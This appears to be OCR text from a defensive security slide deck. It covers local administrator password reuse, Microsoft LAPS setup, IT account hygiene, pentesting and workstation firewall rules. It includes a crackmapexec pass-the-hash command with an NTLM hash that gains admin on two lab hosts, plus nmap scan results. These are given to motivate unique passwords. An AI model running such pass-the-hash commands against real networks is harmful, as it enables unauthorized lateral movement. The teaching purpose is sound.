
Local Admin Hashes

```
→  ~ crackmapexec smb 192.168.2.230-231 -u Administrator -H 58a478135a93ac3bf058a5ea0e8fdb71 --local-auth
SMB         192.168.2.231   445    SN-W10-2         [*] Windows 10.0 Build 19041 x64 (name:SN-W10-2) (domain:SN-W10-2) (
:False)
SMB         192.168.2.230   445    SN-W10-1         [*] Windows 10.0 Build 19041 x64 (name:SN-W10-1) (domain:SN-W10-1) (
:False)
SMB         192.168.2.231   445    SN-W10-2         [+] SN-W10-2\Administrator:58a478135a93ac3bf058a5ea0e8fdb71 (ADMIN!)
SMB         192.168.2.230   445    SN-W10-1         [+] SN-W10-1\Administrator:58a478135a93ac3bf058a5ea0e8fdb71 (ADMIN!)
```

Introducing LAPS!

- Automatic management of local administrator passwords on a regular interval (default: 30 days)
- Ensures passwords are unique per computer, preventing Pass-the-Hash attacks with local administrator passwords
- Passwords are randomly generated and complex
- Passwords are stored in Active Directory and can be retrieved by authorized users


LAPS


Group Policy Management Editor
File Action View Help
LAPS [SN-SVR-VEEAM.SNEAKEF
Computer Configuration
Policies
Software Settings
Windows Settings
Administrative Temp
Control Panel
LAPS
Network
Printers
Server
Start Menu and T
System
Windows Compc
All Settings
Preferences
User Configuration
Policies
Preferences
LAPS
Name of administrator account to manage
Edit policy setting
Requirements:
At least Microsoft Windows Vista or Windows Server 2003 family
Description:
Administrator account name: name of the local account you want to manage password for.
DO NOT configure when you use built-in admin account. Built-in admin account is auto-detected by well-known SID, even when renamed
DO configure when you use custom local admin account
Setting
State
Password Settings
Enabled
Name of administrator account to manage
Not configured
Do not allow password expiration time longer than required ...
Not configured
Enable local admin password management
Enabled
Extended
Standard

Implementation Tips

- Disable built-in local “Administrator” (RID-500) account create a local new admin
- Don’t just rename built-in Administrator
- Built-in local Administrator isn’t as secure
  - Susceptible to certain remote attacks that other local administrator accounts are not

LAPS


LAPS UI
ComputerName
win81ent-x64
Search
Password
IVP;H3{.I99x0+
Password expires
7/8/2015 10:02:03 PM
New expiration time (leave empty for immediate expiration)
Set
Exit

Trusting IT more than users

Sysadmins: all user desktops must use 2fa for login, have crowdstrike, app whitelisting, additional hardening, min 30 character passwords

Also sysadmins: i log in to my desktop with my domain admin account, my password is set to never expire – last changed in 2006, passwords are stored in an excel doc, my desktop EDR is uninstalled bc of false positive, all passwords contain l33t sp34k with the company initials

Trusting IT more than users

- While IT users are savvier:
  - As an attacker, the first person I'll come for is IT after I escalate privileges
  - IT has the keys to the kingdom
  - Can escalate privileges further and get more access by attacking IT users

Pentesting


Paying
50k for
a pentest
Paying
500k for
a ransom
imgflip.com

Pentesting

- Pentesting on a regular intervals improves security
- Beware of vulnerability scanning sold as pen testing
- Also used internally to demonstrate the necessity for spending on security projects


Workstation Host Based Firewall Rules

EVOLVE SECURITY


```
Nmap scan report for 192.168.2.230
Host is up (0.0031s latency).
Not shown: 42 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
```

```
Nmap scan report for 192.168.2.231
Host is up (0.0028s latency).
Not shown: 42 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
```


Workstation Host Based Firewall Rules



Workstation Host Based Firewall Rules



Workstation Host Based Firewall Rules

